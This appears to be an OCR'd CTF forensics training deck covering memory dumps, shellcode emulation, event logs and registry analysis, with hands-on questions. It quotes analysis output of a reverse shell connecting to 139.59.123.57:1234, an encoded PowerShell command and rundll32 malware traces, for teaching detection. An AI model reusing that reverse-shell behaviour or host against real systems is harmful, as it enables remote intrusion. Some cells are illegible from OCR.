
Emulate Shellcode

- Using shellcode emulator such as speakeasy, give a brief functionality of the extracted shellcode
- Our hypothesis about the notepad.exe process being inject with shellcode is correct

```
ubuntu@DESKTOP-GA02OJQ:$ speakeasy -t 0x000002b46e2c0000.vvmem -r -a x64
* exec: shellcode
0x10fe: 'kernel32.LoadLibraryA("ws2_32")' -> 0x78c00000
0x110f: 'ws2_32.WSAStartup(0x101, 0x1203e08)' -> 0x0
0x112b: 'ws2_32.WSASocketA("AF_INET", "SOCK_STREAM", 0x0, 0x0, 0x0, 0x0)' -> 0x4
0x1140: 'ws2_32.connect(0x4, "139.59.123.57:1234", 0x10)' -> 0x0
0x1195: 'kernel32.CreateProcessA(0x0, "cmd", 0x0, 0x0, 0x1, 0x0, 0x0, 0x0, 0x1203f38, 0x1203f20)' -> 0x1
0x11a5: 'kernel32.WaitForSingleObject(0x220, 0xffffffffffffffff)' -> 0x0
0x11b2: 'kernel32.GetVersion()' -> 0x1db10106
0x11cc: 'kernel32.ExitProcess(0x0)' -> 0x0
* Finished emulating
```

Volatility Workbench

- A graphical user interface (GUI) for the Volatility if you hate Linux command line version.
- Browse Image -> Choose Windows Platform as option -> Refresh Process List -> Choose Command options -> Run -> Investigate the output



Volatility parameters

- Hunt for suspicious network first
  - netstat
  - netscan
- Then go to process list
  - pslist
  - pstree
  - pscan
- Investigate the command of the process
  - cmdline
- Many more interesting plugins depend on your context
  - dlllist = Find DLL injection process
  - filescan = Scan for files
  - Malfind = Scan for process injected
  - dumpfiles —pid = Dump file of a process or file in address
  - envars = Check for interesting variable in processes
  - handles = Check for interesting and suspicious handles

EVTxtract

- This tool recovers and reconstructs fragments of EVTX log files from raw binary data, including unallocated space and memory images.
- The use case of this tool is when the challenge creator ask us to find something in the event log, but all he/she gives is a mem dump.
- Download: https://github.com/williballenthin/EVTXtract

user@MYLJ10YPV3: /mnt/c/TMP/[Cybersecurity Level-Up] Forensics in CTF

```
user@MYLJ10YPV3:/mnt/c/TMP/[Cybersecurity Level-Up] Forensics in CTF$ ./evtxtract windows.mem > evtxtract_result.xml
```

File Edit Selection ··· Search

Restricted Mode is intended for safe code browsing. Trust this window to enable all features. Manage Learn More

evtxtract_result.xml

C: > TMP > [Cybersecurity Level-Up] Forensics in CTF > evtxtract_result.xml

This document contains many non-basic ASCII unicode characters Disable Non ASCII Highlight

```
1009899      <Value></Value>
1009900    </Substitution>
1009901    <Substitution index="15">
1009902      <Type>0</Type>
1009903      <Value></Value>
1009904    </Substitution>
1009905    <Substitution index="16">
1009906      <Type>0</Type>
1009907      <Value></Value>
1009908    </Substitution>
1009909    <Substitution index="17">
1009910      <Type>0</Type>
1009911      <Value></Value>
1009912    </Substitution>
1009913    <Substitution index="18">
1009914      <Type>0</Type>
1009915      <Value></Value>
1009916    </Substitution>
1009917    <Substitution index="19">
1009918      <Type>129</Type>
1009919      <Value>[u'FileSystem', u'Started', u'\tProviderName=FileSystem\r\n\tNe
1009920      HostApplication=powershell -enc SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAH
1009921    </Substitution>
1009922    <Substitution index="20">
```

Let’s gets your hand dirty (2)

Investigate the memory dump

Given memory.bin, answer the questions

- Which Process ID is the malicious?
- Which user execute the malicious process?
- Give the full path of the malicious sample
- Give the timestamp of the malware loaded
- Find 2 potential domain name of the malware C2 found in the malware

Which Process ID is the malicious?

- M:\forensic\csv\process.csv

12	520	396	0	lsm.exe	lsm.exe	System	SYSTEM	10/3/2014 20:21	0	0xffffa80	0x7ffffd9	0x0	0x180340	0x0	C:\Windov \Device\H C:\Windows\system32\lsm.exe
13	632	504	0	svchost.ex	svchost.ex	System	SYSTEM	10/3/2014 20:21	0	0xffffa80	0x7ffffd4	0x0	0x178f100	0x0	C:\Windov \Device\H C:\Windows\system32\svchost.exe -k DcomLaunch
14	704	504	0	svchost.ex	svchost.ex	System	NETWORK	10/3/2014 20:21	0	0xffffa80	0x7ffffd5	0x0	0x173a500	0x0	C:\Windov \Device\H C:\Windows\system32\svchost.exe -k RPCSS
15	780	504	0	svchost.ex	svchost.ex	System	LOCAL SEF	10/3/2014 20:21	0	0xffffa80	0x7ffffdd	0x0	0x1712f00	0x0	C:\Windov \Device\H C:\Windows\System32\svchost.exe -k LocalServiceNetworkRe
16	836	504	0	svchost.ex	svchost.ex	System	SYSTEM	10/3/2014 20:21	0	0xffffa80	0x7ffffd4	0x0	0x169380	0x0	C:\Windov \Device\H C:\Windows\System32\svchost.exe -k LocalSystemNetworkRe
17	860	504	0	svchost.ex	svchost.ex	System	SYSTEM	10/3/2014 20:21	0	0xffffa80	0x7ffffd5	0x0	0x16a410	0x0	C:\Windov \Device\H C:\Windows\system32\svchost.exe -k netsvcs
18	1080	504	0	spoolsv.ex	spoolsv.ex	System	SYSTEM	10/3/2014 20:21	0	0xffffa80	0x7ffffd6	0x0	0x12b6b0	0x0	C:\Windov \Device\H C:\W
19	1108	504	0	svchost.ex	svchost.ex	System	LOCAL SEF	10/3/2014 20:21	0	0xffffa80	0x7ffffd7	0x0	0x12eff00	0x0	C:\Windov \Device\H C:\W or
20	1236	504	0	[illegible]	[illegible]	[illegible]	[illegible]	10/3/2014 20:21	0	0xffffa80	0x7ffffd4	0x0	0x112410	0x0	C:\Prograr \Device\H "C:\
21	1352	780	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	10/3/2014 21:24	0	0xffffa80	0x7ffffd5	0x0	0x2cf6000	0x0	C:\Windov \Device\H C:\W
22	[illegible]	860	[illegible]	[illegible]	[illegible]	System	SYSTEM	10/3/2014 23:01	0	0xffffa80	0x7ffffdf	0x0	0x2235200	0x0	\Device\Harddi
23	1452	36	0	dwm.exe	dwm.exe	Medium	Elliot	10/3/2014 20:21	0	0xffffa80	0x7ffffda	0x0	0x7e5100	0x0	C:\Windov \Device\H "C:\
24		4	0	TPAutoCo	TPAutoCo	System	SYSTEM	10/3/2014 20:21	0	0xffffa80	0x7ffffdf	0x0	0xc7e100	0x0	C:\Prograr \Device\H "C:\Program Files\VMware\VMware Tools\TPAutoConnSvc.ex
25	1524		0	rundll32.e	rundll32.e	Medium	Elliot	10/3/2014 22:56	0	0xffffa80	0x7ffffdd	0x0	0x37e3b0	0x0	C:\Windov \Device\H rundll32 dd4382d225a15dc09f92616131eff983.dll,FakeEntry
26		4	0	svchost.ex	svchost.ex	System	LOCAL SEF	10/3/2014 20:21	0	0xffffa80	0x7ffffd5	0x0	0xc01600	0x0	C:\Windov \Device\H C:\Windows\system32\svchost.exe -k bthsvcs
27	1556	88	0	cmd.exe	cmd.exe	Medium	Elliot	10/3/2014 22:56	0	0xffffa80	0x7ffffd6	0x0	0x1155d0	0x0	C:\Windov \Device\H "C:\Windows\system32\cmd.exe"
28	[illegible]	504	0	taskhost.e	taskhost.e	Medium	Elliot	10/3/2014 20:21	0	0xffffa80	0x7ffffdb	0x0	0x86c000	0x0	C:\Windov \Device\H "taskhost.exe"
29		632	0	WmiPrvSE	WmiPrvSE	System	NETWORK	10/3/2014 21:24	0	0xffffa80	0x7ffffd9	0x0	0xd62900	0x0	C:\Windov \Device\H C:\Windows\system32\wbem\wmiprvse.exe
30	1706	504	0	snpsvc.exe	snpsvc.exe	System	NETWORK	10/3/2014 20:23	0	0xffffa80	0x7ffffdf	0x0	0x3269b0	0x0	C:\Windov \Device\H C:\Windows\system32\snpsvc.exe

Process ID of the suspicious process

Rundll32 loaded a DLL with suspicious export name "FakeEntry"

Which user execute the malicious process?


- M:\forensic\csv\timeline_process.csv

G3 | rundll32.exe [Elliot] \Device\HarddiskVolume1\Windows\System32\rundll32.exe

	A	B	C	D	E	F	G	H
1	Time	Type	Action	PID	Value32	Value64	Text	Pad
2	10/3/2014 23:01	PROC	CRE	1328	0x35c	0xfffffa80	WMIADAP.exe [*SYSTEM] \Device\HarddiskVolume1\Windows\System32\wbem\WMIADAP.exe	
3	10/3/2014 22:56	PROC	CRE	1524	0x658	0xfffffa80	rundll32.exe [Elliot] \Device\HarddiskVolume1\Windows\System32\rundll32.exe	
4	10/3/2014 22:56	PROC	CRE	1624	0x828	0xfffffa80	cmd.exe [Elliot] \Device\HarddiskVolume1\Windows\System32\cmd.exe	
5	10/3/2014 22:56	PROC	CRE	2620	0x194	0xfffffa80	conhost.exe [Elliot] \Device\HarddiskVolume1\Windows\System32\conhost.exe	
6	10/3/2014 22:56	PROC	CRE	2736	0x1f8	0xfffffa80	taskhost.exe [*LOCAL SERVICE] \Device\HarddiskVolume1\Windows\System32\taskhost.exe	
7	10/3/2014 21:24	PROC	CRE	1252	0x30c	0xfffffa80	audiodg.exe [*LOCAL SERVICE] \Device\HarddiskVolume1\Windows\System32\audiodg.exe	
8	10/3/2014 21:24	PROC	CRE	1704	0x278	0xfffffa80	WmiPrvSE.exe [*NETWORK SERVICE] \Device\HarddiskVolume1\Windows\System32\wbem\WmiPrvSE.exe	
9	10/3/2014 20:41	PROC	CRE	2216	0x1f8	0xfffffa80	taskhost.exe [Elliot] \Device\HarddiskVolume1\Windows\System32\taskhost.exe	

Give the full path of the malicious sample

- Use Volatility Workbench, or navigate to M:\forensic\csv\modules.csv



Give the timestamp of the malware loaded


- Using the previous method, we can see the timestamp there

```
Volatility 3 Framework 2.5.0
PID  Process  Base  Size  Name  Path  LoadTime  File output
1524  rundll32.exe  0xffbf0000  0xf000  rundll32.exe  C:\Windows\system32\rundll32.exe  N/A  Disabled
1524  rundll32.exe  0x77040000  0x1a9000  ntdll.dll  C:\Windows\SYSTEM32\ntdll.dll  N/A  Disabled
1524  rundll32.exe  0x76e20000  0x11f000  kernel32.dll  C:\Windows\system32\kernel32.dll  2014-03-10 22:56:37.000000  Disabled

1524  rundll32.exe  0x7fefd040000  0x6b000  KERNELBASE.dll  C:\Windows\system32\KERNELBASE.dll  2014-03-10 22:56:37.000000
Disabled
1524  rundll32.exe  0x76f40000  0xfa000  USER32.dll  C:\Windows\system32\USER32.dll  2014-03-10 22:56:37.000000  Disabled
1524  rundll32.exe  0x7fefd740000  0x67000  GDI32.dll  C:\Windows\system32\GDI32.dll  2014-03-10 22:56:37.000000  Disabled
1524  rundll32.exe  0x7fefddc0000  0xe000  LPK.dll  C:\Windows\system32\LPK.dll  2014-03-10 22:56:37.000000  Disabled
1524  rundll32.exe  0x7fefda90000  0xc9000  USP10.dll  C:\Windows\system32\USP10.dll  2014-03-10 22:56:37.000000  Disabled
1524  rundll32.exe  0x7fefdfa0000  0x9f000  msvcrt.dll  C:\Windows\system3                                          ed
1524  rundll32.exe  0x7fefdf80000  0x17000  imagehlp.dll  C:\Windows\syste
Disabled
1524  rundll32.exe  0x7fefe060000  0x2e000  IMM32.DLL  C:\Windows\system32\IMM32                  -03-10 22:56:37.000000  Disabled
1524  rundll32.exe  0x7fefe170000  0x109000  MSCTF.dll  C:\Windows\system32\MSCTF.dll  2014-03-10 22:56:37.000000  Disabled
1524  rundll32.exe  0x180000000  0x15000  dd4382d225a15dc09f92616131eff983.dll
C:\Users\Elliot\Desktop\dd4382d225a15dc09f92616131eff983.dll  2014-03-10 22:56:37.000000  Disabled
1524  rundll32.exe  0x7fefe090000  0xdb000  ADVAPI32.dll  C:\Windows\system32\ADVAPI32.dll  2014-03-10  2:56:39.000000
Disabled
1524  rundll32.exe  0x7fefe040000  0x1f000  sechost.dll  C:\Windows\SYSTEM32\sechost.dll  2014-03-10 22:56:39.000000  Disabled

1524  rundll32.exe  0x7fefde50000  0x12d000  RPCRT4.dll  C:\Windows\system32\RPCRT4.dll  2014-03-10 22:56:39.000000  Disabled
1524  rundll32.exe  0x7fefddd0000  0x71000  SHLWAPI.dll  C:\Windows\system32\SHLWAPI.dll  2014-03-10 22:56:39.000000  Disabled

1524  rundll32.exe  0x77210000  0x7000  PSAPI.DLL  C:\Windows\system32\PSAPI.DLL  2014-03-10 22:56:39.000000  Disabled
1524  rundll32.exe  0x7fefb600000  0x56000  uxtheme.dll  C:\Windows\system32\uxtheme.dll  2014-03-10 22:56:39.000000  Disabled

1524  rundll32.exe  0x7fefaeb0000  0x18000  dwmapi.dll  C:\Windows\system32\dwmapi.dll  2014-03-10 22:56:39.000000  Disabled
1524  rundll32.exe  0x7fefd490000  0x203000  ole32.dll  C:\Windows\system32\ole32.dll  2014-03-10 22:56:39.000000  Disabled
1524  rundll32.exe  0x7fefce80000  0xf000  CRYPTBASE.dll  C:\Windows\system32\CRYPTBASE.dll  2014-03-10 22:56:39.000000
Disabled
```

Timestamp DLL being loaded in the process

Find 2 potential domain name of the malware C2 found in the malware

- Go to Z:\M\pid\1524\files\modules, extract the DLL file
- Run *strings* command, and filter for keyword such as .com



Event Log Analysis


Event logs

- Records events that occur on a Windows operating system.
- It's critical source of information for
  - Investigating security incidents,
  - Identifying malicious/susp activities
  - Understanding system events
- Logs doesn't lie! But it can be clear/delete by the Threat actor…
- Event logs is located at `C:\Windows\System32\winevt\Logs`

Hayabusa

- Hayabusa (隼) is a sigma-based threat hunting and fast forensics timeline generator for Windows event logs.
- We use automate scanner such as Hayabusa to scan the event logs and parse the result.

```
hayabusa.exe update-rules

hayabusa.exe csv-timeline -d C:\Users\training\Desktop\C\Windows\System32\winevt\logs -p verbose -o
..\results.csv
```



Hayabusa results

```
Results Summary:

Events with hits / Total events: 658 / 40,677 (Data reduction: 40,019 events (98.38%))

Total | Unique detections: 789 | 18
Total | Unique critical detections: 0 (0.00%) | 0 (0.00%)
Total | Unique high detections: 31 (3.93%) | 5 (27.78%)
Total | Unique medium detections: 758 (96.07%) | 13 (72.22%)
Total | Unique low detections: 0 (0.00%) | 0 (0.00%)
Total | Unique informational detections: 0 (0.00%) | 0 (0.00%)

Dates with most total detections:
critical: n/a, high: 2024-05-13 (29), medium: 2024-05-13 (751), low: n/a, informational: n/a

Top 5 computers with most unique detections:
critical: n/a
high: DESKTOP-A6CI3BA (5)
medium: DESKTOP-A6CI3BA (13), WIN-91QV7UP29R0 (1)
low: n/a
informational: n/a
```

Hayabusa output will give us the summary

Top critical alerts:	Top high alerts:
n/a	Powershell Token Obfuscation - Powershell (13)
n/a	Clearing Windows Console History (13)
n/a	User Added To Local Admin Grp (2)
n/a	Windows Defender Real-time Protection Disa... (2)
n/a	Suspicious PowerShell Invocations - Specif... (1)
Top medium alerts:	**Top low alerts:**
Potentially Malicious PwSh (526)	n/a
Suspicious Non PowerShell WSMAN COM Provid... (110)	n/a
Suspicious PowerShell WindowStyle Option (39)	n/a
Usage Of Web Request Commands And Cmdlets ... (28)	n/a
Extracting Information with PowerShell (13)	n/a
Top informational alerts:	
n/a	n/a
n/a	n/a
n/a	n/a
n/a	n/a
n/a	n/a

Timeline Explorer v1.3.0.0

File Tools Tabs View Help

results.csv

Drag a column header here to group by that column

Rule title might give us descriptive findings

Event ID	Level	Mitre Tactics	Mitre Tags	Other Tags	Record ID	Rule Title	Details
4104	med			PwSh	2502	Potentially Malicious PwSh	ScriptBlock: #requ
4104	med			PwSh	2503	Potentially Malicious PwSh	ScriptBlock: #requ
4104	med			PwSh	2504	Potentially Malicious PwSh	ScriptBlock: #requ
4104	med			PwSh	2505	Potentially Malicious PwSh	ScriptBlock: izati
4104	med			PwSh	2506	Potentially Malicious PwSh	ScriptBlock: #requ
4104	med			PwSh	2507	Potentially Malicious PwSh	ScriptBlock: Value
4104	med			PwSh	2508	Potentially Malicious PwSh	ScriptBlock: #requ
4103	med	Exec	T1059.001		2509	Alternate PowerShell Hosts - PowerShell Module	Payload: CommandInv
4103	med	Exec	T1059.001		2517	Alternate PowerShell Hosts - PowerShell Module	Payload: CommandInv
4103	med	Exec	T1059.001		2518	Alternate PowerShell Hosts - PowerShell Module	Payload: CommandInv
5859	med	Persis ¦ PrivEsc	T1546.003		243	WMI Persistence	Namespace: //./root
5001	high	Evas	T1562.001		100	Windows Defender Threat Detection Disabled	Product Name: Micr
5859	med	Persis ¦ PrivEsc	T1546.003		413	WMI Persistence	Namespace: //./root
400	med	Exec	T1059.001		1315	Suspicious PowerShell Download	CommandLine: ¦ Com
4104	med	Exec	T1059.001		2524	Usage Of Web Request Commands And Cmdlets - ScriptBlock	ScriptBlock: IEX (
4104	high	Exec	T1059.001		2524	Suspicious PowerShell Invocations - Specific	ScriptBlock: IEX (
4104	med			PwSh	2525	Potentially Malicious PwSh	ScriptBlock: $batch
4104	med			PwSh	2526	Potentially Malicious PwSh	ScriptBlock: { Star
5859	med	Persis ¦ PrivEsc	T1546.003		427	WMI Persistence	Namespace: //./root

C:\Users\training\Desktop\results.csv

Total lines 886 | Visible lines 886 | Open files: 1

Let’s gets your hand dirty (3)

Run the Hayabusa scanner and investigate the findings

Solve these questions

- Unzip "Registry_EventLog_Triage.zip“
- Investigate event logs and solve this questions:
  - Find the timestamp the first malicious payload executed in the machine
  - What is the full URL of the malicious payload

Registry Analysis

What is registry

- Registry is **a hierarchical database** that serves as a central repository for
  - Configuration settings
  - Information about the software, hardware, and user preferences


Registry hives	Description
HKEY_CLASSES_ROOT	A symbolic link to HKLM\SOFTWARE\Classes
HKEY_CURRENT_USER	A symbolic link to the part of HKEY_USERS representing the currently logged in user's profile.
HKEY_LOCAL_MACHINE	Contains information about all the installed hardware and software.
HKEY_USERS	Contains preferences for each of the user profiles on the machine
HKEY_CURRENT_CONFIG	Symbolic link that points to the part in HKLM that applies to the current hardware configuration

Live and Offline registry

Live registry	**Artifact registry**
HKCR	-
HKCU (Current user)	C:\Users\<Username>\AppData\Local\Microsoft\Windows\NTUSER.dat
HKLM*	C:\Windows\System32\config*
HKU (Current and other users)	C:\Users\<Username>\AppData\Local\Microsoft\Windows\NTUSER.dat
HKCU\Software\Classes	C:\Users\<Username>\AppData\Local\Microsoft\Windows\UsrClass.dat

Registry Explorer

- A registry viewer with searching, multi-hive support, plugins, and more.



Let’s gets your hand dirty (4)

Explore and investigate given registry
using Registry Explorer

Registry forensics

- Find the registry key that triggered the persistent mechanism of the malware
- Find the registry key that perform the final file-less payload
- Bonus:
  - Get the Bot token ID
  - Retrieve the flag from the Bot token

Thanks everyone!

Goodluck on your future